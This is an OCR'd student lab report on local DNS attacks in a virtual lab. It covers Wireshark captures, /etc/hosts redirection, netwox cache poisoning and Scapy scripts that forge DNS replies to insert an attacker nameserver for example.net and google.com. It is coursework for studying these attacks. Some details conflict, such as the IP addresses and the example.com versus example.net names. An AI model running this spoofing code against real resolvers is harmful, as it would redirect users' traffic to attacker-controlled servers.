
50.020 Network Security Lab 4 | Wong Chi Seng 1002853

Task 1

From the response, please provide evidences to show that the response is indeed from your server.



No.	Time	Source	Destination	Protocol	Length	Info
1	2020-03-15 07:23:22.0222886…	10.0.2.9	10.0.2.10	DNS	85	Standard query 0xf7b7 A www.goo…
2	2020-03-15 07:23:22.0236546…	10.0.2.10	202.12.27.33	DNS	85	Standard query 0xf514 A www.goo…
3	2020-03-15 07:23:22.0244314…	10.0.2.10	202.12.27.33	DNS	70	Standard query 0x9c29 NS <Root>…
4	2020-03-15 07:23:22.1131311…	202.12.27.33	10.0.2.10	DNS	85	Standard query response 0xf514 …
5	2020-03-15 07:23:22.1134756…	10.0.2.10	202.12.27.33	TCP	74	37359 → 53 [SYN] Seq=2742924657…
6	2020-03-15 07:23:22.1169066…	202.12.27.33	10.0.2.10	DNS	70	Standard query response 0x9c29 …
7	2020-03-15 07:23:22.1172887…	10.0.2.10	202.12.27.33	TCP	74	33187 → 53 [SYN] Seq=3890560218…
8	2020-03-15 07:23:22.1862675…	202.12.27.33	10.0.2.10	TCP	60	53 → 37359 [SYN, ACK] Seq=9249 …
9	2020-03-15 07:23:22.1863791…	10.0.2.10	202.12.27.33	TCP	60	37359 → 53 [ACK] Seq=2742924658…
10	2020-03-15 07:23:22.1865566…	10.0.2.10	202.12.27.33	DNS	99	Standard query 0x4163 A www.goo…
11	2020-03-15 07:23:22.1943483…	202.12.27.33	10.0.2.10	TCP	60	53 → 33187 [SYN, ACK] Seq=9669 …


▸ Frame 1: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface 0

Figure 1 Working setup

The results from Wireshark show that the DNS query is being sent to the DNS Server at 10.0.2.10. Furthermore, the subsequent queries to other root and TLD servers show that they come from the DNS server itself.

Task 2

Ping a computer such as www.google.com and www.facebook.com and describe your observation. Please use Wireshark to show the DNS query triggered by your ping command. Please also indicate when the DNS cache is used.



Capturing from enp0s3

Apply a display filter … <Ctrl-/> Expression… +


No.	Time	Source	Destination	Protocol	Length	Info
1	2020-03-17 12:40:30.3846018…	10.0.2.9	10.0.2.10	DNS	85	Standard query 0xca06 A www.goo…
2	2020-03-17 12:40:30.3855784…	10.0.2.10	192.36.148.17	DNS	85	Standard query 0xaeb4 A www.goo…
3	2020-03-17 12:40:30.3856911…	10.0.2.10	192.36.148.17	DNS	70	Standard query 0xecf2 NS <Root>…
4	2020-03-17 12:40:30.3870863…	10.0.2.10	192.36.148.17	DNS	89	Standard query 0x04fe AAAA E.RO…
5	2020-03-17 12:40:30.3873866…	10.0.2.10	192.36.148.17	DNS	89	Standard query 0xc02e AAAA G.RO…
6	2020-03-17 12:40:30.4748910…	192.36.148.17	10.0.2.10	DNS	85	Standard query response 0xaeb4 …
7	2020-03-17 12:40:30.4753198…	10.0.2.10	192.36.148.17	TCP	74	46517 → 53 [SYN] Seq=2271629492…
8	2020-03-17 12:40:30.4777222…	192.36.148.17	10.0.2.10	DNS	70	Standard query response 0xecf2 …
9	2020-03-17 12:40:30.4778252…	10.0.2.10	192.36.148.17	TCP	74	59377 → 53 [SYN] Seq=1681958900…
10	2020-03-17 12:40:30.4860073…	192.36.148.17	10.0.2.10	DNS	135	Standard query response 0x04fe …
11	2020-03-17 12:40:30.4945079…	192.36.148.17	10.0.2.10	DNS	135	Standard query response 0xc02e …

▸ User Datagram Protocol, Src Port: 42031, Dst Port: 53
▾ Domain Name System (query)
  [Response In: 43]
  Transaction ID: 0xca06
▸ Flags: 0x0120 Standard query
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 1
▾ Queries
  ▾ www.google.com: type A, class IN
      Name: www.google.com
      [Name Length: 14]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
▾ Additional records
  ▸ <Root>: type OPT

```
0000  08 00 27 3a 9b 07 08 00  27 da 2c 82 08 00 45 00   ..':.... '.,...E.
0010  00 47 a4 5f 00 00 40 11  be 34 0a 00 02 09 0a 00   .G._..@. .4......
0020  02 0a a4 2f 00 35 00 33  18 57 ca 06 01 20 00 01   .../.5.3 .W... ..
0030  00 00 00 00 00 01 03 77  77 77 06 67 6f 6f 67 6c   .......w ww.googl
0040  65 03 63 6f 6d 00 00 01  00 01 00 00 29 10 00 00   e.com... ....)...
0050  00 00 00 00 00                                     .....
```

Text item (text), 11 bytes Packets: 49 · Displayed: 49 (100.0%) Profile: Default


In this query to www.google.com, the query is being sent to a root server requesting for the address of the TLD server to query. The IP address of the root server is 192.36.148.17. The cache is not being used in this case as the server is doing a full recursive search, starting from the root name servers.



In the subsequent dig query to the same hostname www.google.com, the cache is being used as the DNS server sends a response upon the query being sent as seen in the second packet, instead of doing a recursive search.

Task 3:

Now, go back to the user machine, and ask the local DNS server for the IP address of www.example.com using the dig command. Please describe and explain your observations.



When the dig command is executed, the DNS server is being queried for the hostname www.example.com since it is one of the zones within the server. A response from the server is then being returned to our user machine.

Task 4:

Please try this technique to redirect www.bank32.com to any IP address that you choose. It should be noted that /etc/hosts is ignored by the dig command, but will take effect on the ping command and web browser etc. Compare the results obtained before and after the attack.




Figure 2 cURL results





Figure 3 Dig results

Before the hostname mapping was added to the /etc/hosts file, the IP address 10.0.1.11 could not be accessed via dig and curl. It can be seen that with cURL, there is an attempt to resolve the hostname www.bank32.com via a recursive DNS search. After adding the mapping as seen below,







Figure 4 Ping after addition

The user starts to query 10.0.1.11 instead, showing that our attack succeeded.

Task 5

If your attack is successful, you should be able to see your spoofed information in the reply. Compare your results obtained before and after the attack.

Before the attack, querying www.example.com will result in a legitimate response as the DNS server executes recursive queries.



```
Terminal
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            172799  IN      NS      b.iana-servers.net.
example.net.            172799  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172799  IN      A       199.43.135.53
a.iana-servers.net.     172799  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172799  IN      A       199.43.133.53
b.iana-servers.net.     172799  IN      AAAA    2001:500:8d::53

;; Query time: 250 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Tue Mar 17 13:29:46 EDT 2020
;; MSG SIZE  rcvd: 193

[03/17/20]seed@VM:~$
```

The attack is performed as shown with the following command parameters. After the attack is successful, a subsequent dig on www.example.net will show a poisoned DNS response.

```
[03/15/20]seed@VM:~$ sudo netwox 105 -h "attacker.com" -H "3.4.5.6" -a "ns.attac
ker.com" -A "10.0.2.15"
DNS question___________________________________________.
| id=62264  rcode=OK           opcode=QUERY               |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1   |
| www.example.com. A                                      |
| . OPT UDPpl=4096 errcode=0 v=0 ...                      |
```

Figure 5 Command

```
Terminal
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4825
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       3.4.5.6

;; AUTHORITY SECTION:
ns.attacker.com.        10      IN      NS      ns.attacker.com.

;; ADDITIONAL SECTION:
ns.attacker.com.        10      IN      A       10.0.2.15

;; Query time: 18 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Sun Mar 15 12:14:05 EDT 2020
;; MSG SIZE  rcvd: 109

[03/15/20]seed@VM:.../bind$
```

Figure 6 Dig poisoned

Task 6

You can tell whether the DNS server is poisoned or not by observing the DNS traffic using Wireshark when you run the dig command on the target hostname. You should also dump the local DNS server's cache to check whether the spoofed reply is cached or not.

After using netwox and passing in the correct parameters, the DNS response to the DNS server will be spoofed as seen below to assign the IP that we specified, 2.3.4.5, to be the authoritative IP for ns.attacker.net, while that hostname is the nameserver in the authority section. The first image shows the attack after some time has passed, showing that the resources are still cached The second image shows the immediate query result. The last image is the cache on the DNS server to show that the response has been cached.






Figure 7 Attack with netwox



Task 7

After the cache is poisoned, run a dig command on any hostname in the example.net domain, and use Wireshark to observe where the DNS query goes.

The Wireshark output shows that the DNS server queries the IP 192.42.93.30 which is an authoritative nameserver. However, the nameserver is returned as ns.attacker.com as the authoritative nameserver.



The dig response also shows that example.net has an authoritative server of ns.attacker.com, which means that accessing that website will have its traffic directed to the owner of that nameserver. In the answer section as well, we see that the authoritative IP is the one that we specified in our code, showing that the spoofing works. Below is the code used. Here we only have 1 nameserver in the authority section and hence we specify the nscount to be 1, the answer count ancount to be 1 as well, and 0 under arcount as we do not need any additional entries.

```
from scapy.all import *

def spoof_dns(pkt):
       if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname):
              # Swap the source and destination IP address
              IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
              # Swap the source and destination port number
              UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

              # The Answer Section
              Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
              ttl=259200, rdata="10.0.2.20")

              # The Authority Section
              NSsec1 = DNSRR(rrname='example.net', type='NS',
              ttl=259200, rdata='attacker32.com')
              '''
              # The Additional Section
              Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
              Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')
              Addsec3 = DNSRR(rrname='facebook.com', type='A', ttl=259200, rdata='9.10.11.12')
              '''
              # Construct the DNS packet
              DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=
1, nscount=1, arcount=0, an=Anssec, ns=NSsec1)

              # Construct the entire IP packet and send it out
              spoofpkt = IPpkt/UDPpkt/DNSpkt
              send(spoofpkt)
```

Task 8

Please use Scapy to launch such an attack on your local DNS server; describe and explain your observation.


```
Terminal
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27521
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.20

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker.com.
google.com.             259200  IN      NS      ns.attacker.com.

;; Query time: 27 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Mon Mar 16 02:40:00 EDT 2020
;; MSG SIZE  rcvd: 143

[03/16/20]seed@VM:~$
```

From the screenshot above, we can see that the entries in the authority section are returned with a spoofed nameserver of ns.attacker.com. As seen in the cache of the DNS server, the authoritative nameserver of attacker32.com has been cached.

```
                                        NDN9LRKM2F2I7pq7wQ== )
; authauthority
example.net.            259119  NS      attacker32.com.
; authanswer
www.example.net.        259119  A       10.0.2.20
; additional
a.root-servers.net.     604720  A       198.41.0.4
```

Below is the code used and the wireshark response returning attacker32.com as the authoritative nameserver. The crafting of the packet specifies only 1 answer in ancount, no additional records in arcount, and 2 auth nameservers under nscount.

```python
from scapy.all import *

def spoof_dns(pkt):
       if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname):
              # Swap the source and destination IP address
              IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
              # Swap the source and destination port number
              UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

              # The Answer Section
              Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
              ttl=259200, rdata="10.0.2.20")

              # The Authority Section
              NSsec1 = DNSRR(rrname='example.net', type='NS',
              ttl=259200, rdata='attacker32.com')
              NSsec2 = DNSRR(rrname='google.com', type='NS',
              ttl=259200, rdata='attacker32.com')

              # The Additional Section
              DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=
1, nscount=2, arcount=0, an=Anssec, ns=NSsec1/NSsec2)

